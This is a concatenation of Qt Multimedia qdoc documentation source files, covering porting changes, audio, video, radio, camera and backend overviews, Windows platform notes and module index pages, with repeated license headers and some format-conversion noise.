\li In Qt Multimedia Kit, there were two different families of methods to access metadata. Functions such as \c QMediaObject::metaData() operated on pre-defined metadata using enumerated keys, while functions such as \c QMediaObject::extendedMetaData() operated on extended metadata using string keys. Qt 5 combines both families into one (e.g. QMediaObject::metaData()), which can operate on both pre-defined and extended metadata, using string keys.

\row

\li Qt Metatype registration

\li Qt 5 registers many more classes and types with the meta-object system than before.

If you have previously applied `Q_DECLARE_METATYPE` macros to any Qt Multimedia class, you will probably need to remove them.

\row

\li QSoundEffect availability

\li The SoundEffect QML type was publicly accessible in Qt Multimedia Kit, and now the C++ version is officially public too. If your code contains the previously undocumented QSoundEffect, you may need to update it.

\row

\li Camera controls

\li A large number of the camera controls (`QCameraImageProcessingControl`, `QCameraFocusControl`, etc.) have been updated to address a number of design flaws. In particular, a number of discrete accessor methods have been collapsed into parametrized methods, and the ranges or data types of some parameters have been adjusted.

\endtable

\*/

video-qml-paint-rate.qdocinc

The QML painting rate is calculated by the `FrequencyMonitor` class, which turns a stream of events (received via the `notify()` slot), into an instantaneous and an averaged frequency:

\quote from file `video/snippets/frequencymonitor/frequencymonitor.h`

\skipto `class FrequencyMonitor : public QObject`

```

\printuntil Q_OBJECT
\skipto Q_PROPERTY(qreal instantaneousFrequency
\printuntil averageFrequencyChanged)
\skipto public
\printuntil :
\dots
\skipto static void qmlRegisterType
\printuntil ;
\skipto public slots
\printuntil notify();
\skipto };
\printline };

```

The FrequencyMonitor class is exposed to QML like this

```

\quotefromfile video/snippets/frequencymonitor/frequencymonitordeclarative.cpp
\skipto FrequencyMonitor::qmlRegisterType
\printuntil }

```

and its data is displayed by defining a QML item called FrequencyItem, like this:

```

\quotefromfile video/snippets/frequencymonitor/qml/frequencymonitor/FrequencyItem.qml
\skipto import FrequencyMonitor
\printuntil id: root
\dots

```

```
\skipto function notify
\printuntil id: monitor
\skipto onAverageFrequencyChanged
\printuntil {
\skipto averageFrequencyText
\printuntil /^\\}/
```

The result looks like this:

```
\image video-qml-paint-rate.png
```

multimedia.qdoc

```
/*****
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page multimediaoverview.html

\title Multimedia

\brief A set of APIs for working with audio, video, radio and camera devices.

Multimedia support in Qt is provided by the \{Qt Multimedia} module. The Qt  
Multimedia module provides a rich feature set that enables you to easily take  
advantage of a platform's multimedia capabilities such as media playback and  
the use of camera and radio devices.

## \section1 Features

Here are some examples of what can be done with Qt Multimedia APIs:

\list

\li Access raw audio devices for input and output

\li Play low latency sound effects

\li Play media files in playlists (such as compressed audio or video files)

\li Record audio and compress it

\li Tune and listen to radio stations

\li Use a camera, including viewfinder, image capture, and movie recording

\li Play 3D positional audio with \l{Qt Audio Engine QML Types}{Qt Audio Engine}

\li Decode audio media files into memory for processing

\li Accessing video frames or audio buffers as they are played or recorded

\endlist

## \section1 Multimedia Components

Qt's multimedia APIs are categorized into four main components. More information (including background information and class references) is available here:

\list

\li \l {Audio Overview}

\li \l {Video Overview}



`\li \l {Camera Overview}`

`\li \l {Radio Overview}`

`\endlist`

`\section1 Multimedia Recipes`

For some quick recipes, look at the overviews above and consult this table:

`\table 70%`

`\header`

`\li Use case`

`\li Examples`

`\li QML Types`

`\li C++ Classes`

`\row`

`\li Playing a sound effect`

`\li`

`\li`

`\li QSoundEffect`

`\row`

`\li Playing low latency audio`

`\li \l{audioinput},`

`\l{spectrum}`

`\li`

`\li QAudioOutput`

\row

- \li Playing encoded audio (MP3, AAC etc)

- \li \l{player}

- \li \l Audio, \l {MediaPlayer}

- \li QMediaPlayer

\row

- \li Accessing raw audio input data

- \li \l{spectrum},

- \li \l{audioinput}

- \li

- \li QAudioInput

\row

- \li Recording encoded audio data

- \li \l{audiorecorder}

- \li

- \li QAudioRecorder

\row

- \li Discovering raw audio devices

- \li \l{audiodevices}

- \li

- \li QAudioDeviceInfo

\row

- \li Video Playback

- \li \l{player},

- \li \l{video/qmlvideo}{qmlvideo},

$$\backslash\{\text{video/qmlvideofx}\}\{\text{qmlvideofx}\}$$

```
\li \l MediaPlayer, \l VideoOutput, \l Video
```

- QMediaPlayer, QVideoWidget, QGraphicsVideoItem

\row

- Video Processing

- \l {video/qmlvideofx}{qmlvideofx}

- MediaPlayer, VideoOutput

- QMediaPlayer, QAbstractVideoSurface, QVideoFrame

\row

- Listening to the radio

```
\li \l {declarative-radio}
```

```
\li \l Radio, \l RadioData
```

- QRadioTuner, QRadioData

\row

- Accessing camera viewfinder

- Camera Example

```
\l {declarative-camera}
```

```
\li \l Camera, \l VideoOutput
```

- QCamera, QVideoWidget, QGraphicsVideoItem

\row

- Viewfinder processing

- \\li

```
\li \l Camera, \l VideoOutput
```

- QCamera, QAbstractVideoSurface, QVideoFrame

\row

<ul style="list-style-type: none"> <li>\li Capturing photos</li> </ul>	
<ul style="list-style-type: none"> <li>\li \l {Camera Example}{camera}, <ul style="list-style-type: none"> <li>\l {declarative-camera}</li> </ul> </li> <li>\li \l Camera</li> <li>\li QCamera, QCameraImageCapture</li> </ul>	
\row	
<ul style="list-style-type: none"> <li>\li Capturing movies</li> </ul>	
<ul style="list-style-type: none"> <li>\li \l {Camera Example}{camera}, <ul style="list-style-type: none"> <li>\l {declarative-camera}</li> </ul> </li> <li>\li \l Camera</li> <li>\li QCamera, QMediaRecorder</li> </ul>	
\row	
<ul style="list-style-type: none"> <li>\li 3D sound sources</li> </ul>	
<ul style="list-style-type: none"> <li>\li <ul style="list-style-type: none"> <li>\li \l {AudioEngine Example}{Audio Engine}</li> <li>\li \l {AudioEngine}, \l Sound</li> </ul> </li> <li>\li</li> </ul>	
\endtable	

## \section1 Limitations

The Qt Multimedia APIs build upon the multimedia framework of the underlying platform. This can mean that support for various codecs or containers can vary between machines, depending on what the end user has installed.

## \section1 Advanced Usage

For developers wishing to access some platform specific settings, or to port the Qt Multimedia APIs to a new platform or technology, see \l{Multimedia Backend Development}.

## \section1 Changes from Previous Versions

If you previously used Qt Multimedia in Qt 4, or used Qt Multimedia Kit in Qt Mobility, please see \l{Changes in Qt Multimedia} for more information on what changed, and what you might need to change when porting code.

## \section1 Reference Documentation

### \section2 QML Types

The QML types are accessed by using:

\code

```
import QtMultimedia 5.4
```

\endcode

\annotatedlist multimedia\_qml

The following types are accessed by using \l{Qt Audio Engine QML Types}{Qt Audio Engine}:

\code

```
import QtAudioEngine 1.0
```

\endcode

\annotatedlist multimedia\_audioengine

\section2 Multimedia Classes

\annotatedlist multimedia

\*/

multimediabackend.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Multimedia Backend Development

\page multimediasbackend.html

\brief Information for implementing a new multimedia backend.

\ingroup mobility

\tableofcontents

\section1 Overview

A multimedia backend provides the glue between platform specific libraries, and Qt Multimedia. In some cases the available cross-platform Multimedia APIs or implementations are not sufficient, or not immediately available on a certain platform. Alternatively, the multimedia implementation on a platform might expose

certain extra properties or functionality that other platforms do not, or a finer degree of control might be possible. For these cases, it is possible to use extended controls directly.

In addition, if you plan to port the Qt Multimedia APIs to a new platform, you do this by implementing certain control and service classes, as detailed below.

## \section1 Extending the API

For the developer who wishes to extend the functionality of the Qt Multimedia classes there are several classes of particular importance. The classes providing default functionality are QMediaService, QMediaServiceProvider and QMediaControl. Some of these classes are not in the public API since they are very seldom useful to application developers.

To extend the Multimedia API you would use the following three classes or classes derived from them.

\list

- \li QMediaServiceProvider is used by the top level client class to request a service. The top level class knowing what kind of service it needs.

- \li \l QMediaService provides a service and when asked by the top level object, say a component, will return a QMediaControl object.



\li \l QMediaControl allows the control of the service using a known interface.

\endlist

Consider a developer creating, for example, a media player class called MyPlayer.

It may have special requirements beyond ordinary media players and so may need a custom service and a custom control. We can subclass QMediaServiceProvider to create our MyServiceProvider class. Also we will create a MyMediaService, and the MyMediaControl to manipulate the media service.

The MyPlayer object calls MyServiceProvider::requestService() to get an instance of MyMediaService. Then the MyPlayer object calls this service object it has just received and calling \l {QMediaService::requestControl()}{requestControl()} it will receive the control object derived from QMediaControl.

Now we have all the parts necessary for our media application. We have the service provider, the service it provides and the control used to manipulate the service. Since our MyPlayer object has instances of the service and its control then it would be possible for these to be used by associated classes that could do additional actions, perhaps with their own control since the parameter to requestControl() is a zero-terminated string, \e {const char \*}, for the interface.

## \section2 Adding a Media Service Provider

In general, adding a new media service provider is outside the scope of this documentation.

For best results, consult the existing provider source code, and seek assistance on the relevant mailing lists and IRC channels.

\omit

The base class for creating new service providers is `QMediaServiceProvider`.

The user must implement the `QMediaServiceProvider::requestService()` function

\code

```
QMediaService* requestService(const QByteArray &type, const QMediaServiceProviderHint &hint);
```

\endcode

The details of implementation will depend on the provider. Looking at the class `QMediaServiceProvider` for the default implementation. Notice that `QMediaServiceProvider::requestService()` uses the `QMediaServiceProviderHint` to look for the appropriate plugin and then to insert it into the plugin map. However, for a specific service provider there is probably no need for this approach, it will simply depend on what the developer wants to implement.

Other methods that may be overloaded

\code

```
void releaseService(QMediaService *service);
```

```
QtMediaServices::SupportEstimate hasSupport(const QByteArray &serviceType,
```

```
const QString &mimeType,  
const QStringList& codecs,  
int flags) const;
```

```
QStringList supportedMimeTypes(const QByteArray &serviceType, int flags) const;
```

```
QList<QByteArray> devices(const QByteArray &serviceType) const;
```

```
QString deviceDescription(const QByteArray &serviceType, const QByteArray &device);
```

```
\endcode
```

The choice of what needs to be done depends on what the developer wishes to do with the service.

```
\endomit
```

```
\section2 Classes for service implementers.
```

```
\annotatedlist multimedia_control
```

```
*/
```

```
platform-notes-windows.qdoc
```

```
/******
```

```
**
```

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtmultimedia-windows.html

\title Qt Multimedia on Windows

\brief Platform notes for Windows

This page covers the availability of Qt Multimedia features on Windows.

## \section1 Implementation

Qt Multimedia features for Windows are implemented in two plugins; one using the Microsoft DirectShow API, and another using WMF (Windows Media Foundation) framework. DirectShow API was introduced in Windows 98, and gradually deprecated from Windows XP onwards. Media Foundation framework was introduced in Windows Vista as a replacement for DirectShow and other multimedia APIs. Consequently, WMF plugin in Qt is supported only for Windows Vista and later versions of the operating system.

## \section1 Limitations

The WMF plugin in Qt does not currently provide a camera backend. Instead, limited support for camera features is provided by the DirectShow plugin. Basic features such as displaying a viewfinder and capturing a still image are supported, however, majority of camera controls are not implemented.

Video recording is currently not supported. Additionally, the DirectShow plugin does not support any low-level video functionality such as monitoring video frames being played or recorded using `QVideoProbe` or related classes.

\*/

qml-multimedia.qdoc

The QML painting rate is calculated by the `FrequencyMonitor` class, which turns a stream of events (received via the `notify()` slot), into an instantaneous and an averaged frequency:

```
\quote from file video/snippets/frequencymonitor/frequencymonitor.h
```

```
\skipto class FrequencyMonitor : public QObject
```

```
\printuntil Q_OBJECT
```

```
\skipto Q_PROPERTY(qreal instantaneousFrequency
```

```
\printuntil averageFrequencyChanged)
```

```
\skipto public
```

```
\printuntil :
```

```
\dots
```

```
\skipto static void qmlRegisterType
```

```
\printuntil ;
```

```
\skipto public slots
```

```
\printuntil notify();
```

```
\skipto };
```

```
\printline };
```

The FrequencyMonitor class is exposed to QML like this

```
\quote from file video/snippets/frequencymonitor/frequencymonitordeclarative.cpp
\skipto FrequencyMonitor::qmlRegisterType
\printuntil }
```

and its data is displayed by defining a QML item called FrequencyItem, like this:

```
\quote from file video/snippets/frequencymonitor/qml/frequencymonitor/FrequencyItem.qml
\skipto import FrequencyMonitor
\printuntil id: root
\dots
\skipto function notify
\printuntil id: monitor
\skipto onAverageFrequencyChanged
\printuntil {
\skipto averageFrequencyText
\printuntil /\}\//
```

The result looks like this:

```
\image video-qml-paint-rate.png
```

qtaudioengine.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*



\*\*\*\*\*/

/\*!

\qmlmodule QtAudioEngine 1.0

\title Qt Audio Engine QML Types

\ingroup qmlmodules

\brief Provides QML types for 3D positional audio playback and content management.

Qt Audio Engine is part of the \l{Qt Multimedia} module. Qt Audio

Engine provides types for 3D positional audio playback and content management.

The QML types can be imported into your application using the following import statement in your .qml file:

\code

import QtAudioEngine 1.0

\endcode

\section1 Qt Audio Engine Features

Qt Audio Engine enables developers to organize wave files into discrete \l{Sound

with different \l{PlayVariation}{play variations}, group sound controls by \l

{AudioCategory} categories and define \l{AttenuationModelLinear}{attenuation

models} and various 3D audio settings all in one place. Playback of \l

{SoundInstance}{sound instances} can be conveniently activated by in-app events

and managed by QtAudioEngine or controlled by explicitly defining \l

SoundInstance for easier QML bindings.

\section1 Examples

\list

\li \l {AudioEngine Example}{Audio Engine}

\endlist

\section1 QML types

\*/

qtmultimedia-cpp.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\module QtMultimedia

\title Qt Multimedia C++ Classes

\ingroup modules

\qtvariable multimedia

\brief The \l {Qt Multimedia} module provides audio, video, radio and camera  
functionality.

The C++ classes provide more control over the multimedia content than the  
QML alternatives. If your application is serving complex use cases such as  
decoding media files, accessing video or audio buffers, use the C++  
alternative. For more details about the complex audio, video, and camera use

cases supported by the C++ classes, refer to \l {Multimedia}{Multimedia Overview}.

\*/

qtmultimedia-examples.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\group multimedia\_examples

\ingroup all-examples

\title Qt Multimedia Examples

\brief Demonstrates the multimedia functionality provided by Qt.

The \l{Qt Multimedia} module provides low-level audio support on Linux,

Windows and Mac OS X. It also provides audio plugin API to allow developers

implement their own audio support for custom devices and platforms.

\*/

qtmultimedia-index.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtmultimedia-index.html

\title Qt Multimedia

\brief The Qt Multimedia module provides APIs for audio, video, radio, and  
camera-related functionality.

Qt Multimedia is an essential module that provides a rich set of QML types

and C++ classes to handle multimedia content. It also provides necessary APIs to access the camera and radio functionality. The included `\Qt Audio Engine QML Types` provides types for 3D positional audio playback and management.

The `\Qt Multimedia Widgets` module provides widget based multimedia classes.

## `\section1 Getting Started`

The QML types can be imported into your application using the following import statement in your `\c {.qml}` file.

`\code`

```
import QtMultimedia 5.4
```

`\endcode`

If you intend to use the C++ classes in your application, include the C++ definitions using the following directive:

`\code`

```
#include <QtMultimedia>
```

`\endcode`

`\note` If you are using a few classes from this module, we recommend

including those specific classes only instead of the module.

To link against the corresponding C++ libraries, add the following to your

\c {qmake} project file:

\code

```
QT += multimedia
```

\endcode

## \section1 QML Types and C++ Classes

The following is a list of important QML types and C++ classes provided by this module:

\table

\header

\li Type

\li Description

\row

\li \l {QtMultimedia::Audio}{Audio}

\li Add audio playback functionality to a scene

\row

\li \l {QtMultimedia::Camera}{Camera}

\li Access camera viewfinder frames

\row



\li MediaPlayer

\li Add media playback functionality to a scene. It is same as Audio type,  
but can be used for video playback with the VideoOutput type.

\row

\li \l {QtMultimedia::Radio}{Radio}

\li Access radio functionality

\row

\li \l {QtMultimedia::Video}{Video}

\li Add Video playback functionality to a scene. It uses MediaPlayer and  
VideoOutput types to provide video playback functionality.

\endtable

\table

\header

\li Class

\li Description

\row

\li QAudioOutput

\li Sends audio data to an audio output device

\row

\li QCamera

\li Access camera viewfinder.

\row

\li QCameraImageCapture

\li Record media content. Intended to be used with QCamera to record media.

\row

\li QMediaPlayer

\li Playback media from a source.

\row

\li QRadioTuner

\li Access radio device.

\row

\li QVideoRendererControl

\li Control video data.

\endtable

\section1 Related Information

\section2 Guides

\list

\li \l Multimedia - overview of multimedia support in Qt

\li \l{Audio Overview}

\li \l{Video Overview}

\li \l{Camera Overview}

\li \l{Radio Overview}

\endlist

\section2 Platform Notes

\list

\li \l{Qt Multimedia on BlackBerry}{BlackBerry}

\li \l{Qt Multimedia on Windows}{Windows}

\endlist

\section2 Reference

\list

\li Qt Multimedia

\list

\li \l{Qt Multimedia QML Types}{QML Types}

\li \l{Qt Multimedia C++ Classes}{C++ Classes}

\endlist

\endlist

\list

\li Qt Audio Engine

\list

\li \l{Qt Audio Engine QML Types}{QML Types}

\endlist

\endlist

\section2 Examples

\list

\li \l{Qt Multimedia Examples}

\endlist

\*/

qtmultimedia5.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\qmlmodule QtMultimedia 5.4

\title Qt Multimedia QML Types

\ingroup qmlmodules

\brief Provides QML types for multimedia support.

The QML types for \{Qt Multimedia} support the basic use cases such as:

\list

\li audio and video playback,

\li access camera and radio functionality,

\li record video,

\li and access camera settings.

\endlist

The QML types can be imported into your application using the following import statement in your .qml file:

\code

import QtMultimedia 5.4

\endcode

\section1 QML types

\*/

radiooverview.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page radiooverview.html

\title Radio Overview

\brief An API to control system radio tuner

The Qt Multimedia API provides a number of radio related classes for control over the radio tuner of the system, and gives access to Radio Data System (RDS) information for radio stations that broadcasts it.

\section1 Radio Features

The Radio API consists of two separate components. The radio tuner, `\l QRadioTuner` or the `\l Radio` QML type, which handles control of the radio hardware as well as tuning. The other is the radio data component, either `\l QRadioData` or the `\l RadioData` QML type, which gives access to RDS information.

\section1 Radio Implementation Details

The actual level of support depends on the underlying system support. It should be noted that only analog radio is supported, and the properties of the radio data component will only be populated if the system radio tuner supports RDS.

## \section1 Examples

There are two examples showing the usage of the Radio API. One shows how to use the QRadioTuner class from C++. The other shows how to implement a similar application using QML and \I Radio.

### \section2 Radio Example

This image shows the example using the QRadioTuner API.

\image radio-example.png

The example reads the frequency from the radio tuner, and sets the "Got Signal" text based on the signal strength. The buttons allow the user to tune and scan up and down the frequency band, while the slider to the side allows volume adjustments.

Only the FM frequency band is used in this example.

### \section2 Declarative Radio Example

\image declarative-radio-example.png

This example has the same functionality of the regular radio example mentioned



above, but it includes a nice horizontal dial showing the position of the current frequency inside the band.

\section1 Reference documentation

\section2 C++ Classes

\annotatedlist multimedia\_radio

\section2 QML Types

\annotatedlist multimedia\_radio\_qml

\*/

videooverview.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page videooverview.html

\title Video Overview

\brief Video playback

\section1 Video Features

Qt Multimedia offers both high and low level C++ classes for playing and manipulating video data, and QML types for playback and control. Some of these classes also overlap with both `QCamera` and `QAudio` classes, which can be useful.

## Video Implementation Details

multimedia-playing-video

## Playing Video in C++

You can use the `QMediaPlayer` class to decode a video file, and display it using `QVideoWidget`, `QGraphicsVideoItem`, or a custom class.

Here's an example of using `QVideoWidget`:

multimedia-snippets/video.cpp Video widget

And an example with `QGraphicsVideoItem`:

multimedia-snippets/video.cpp Video graphics item

## Playing Video in QML

You can use `VideoOutput` to render content that is provided by either a `MediaPlayer` or a `Camera`.

The `VideoOutput` is a visual component that can be transformed or acted upon by shaders (as the `QML Video Shader Effects Example` shows), while

all media decoding and playback control is handled by the `QMediaPlayer`.

Alternatively there is also a higher level `QVideo` type that acts as a single, visual element to play video and control playback.

## Working with Low Level Video Frames

Qt Multimedia offers a number of low level classes to make handling video frames a bit easier. These classes are primarily used when writing code that processes video or camera frames (for example, detecting barcodes, or applying a fancy vignette effect), or needs to display video in a special way that is otherwise unsupported.

The `QVideoFrame` class encapsulates a video frame and allows the contents to be mapped into system memory for manipulation or processing, while deriving a class from `QAbstractVideoSurface` allows you to receive these frames from `QMediaPlayer` and `QCamera`.

### Derived Surface

and with an instance of this surface, `myVideoSurface`, you can set the surface as the `QMediaPlayer::setVideoOutput()` for `QMediaPlayer`.

### Setting surface in player

Several of the built-in Qt classes offer this functionality as well, so if you decode video in your application, you can present it to classes that offer a `QVideoRendererControl` class, and in QML you can set a custom object for the source of a `VideoOutput` with either a writable `videoSurface` property (that the instance will set its internal video surface to) or a readable `mediaObject` property with a `QMediaObject` derived class that implements the `QVideoRendererControl` interface.

The following snippet shows a class that has a writable `videoSurface` property and receives frames through a public slot `onNewVideoContentReceived()`. These frames are then presented on the surface set in `setVideoSurface()`.

`\snippet multimedia-snippets/video.cpp` Video producer

## `\section2` Recording Video

You can use the `QMediaRecorder` class in conjunction with other classes to record video to disk. Primarily this is used with the camera, so consult the `{Camera Overview}` for more information.

## `\section2` Monitoring Video Frames

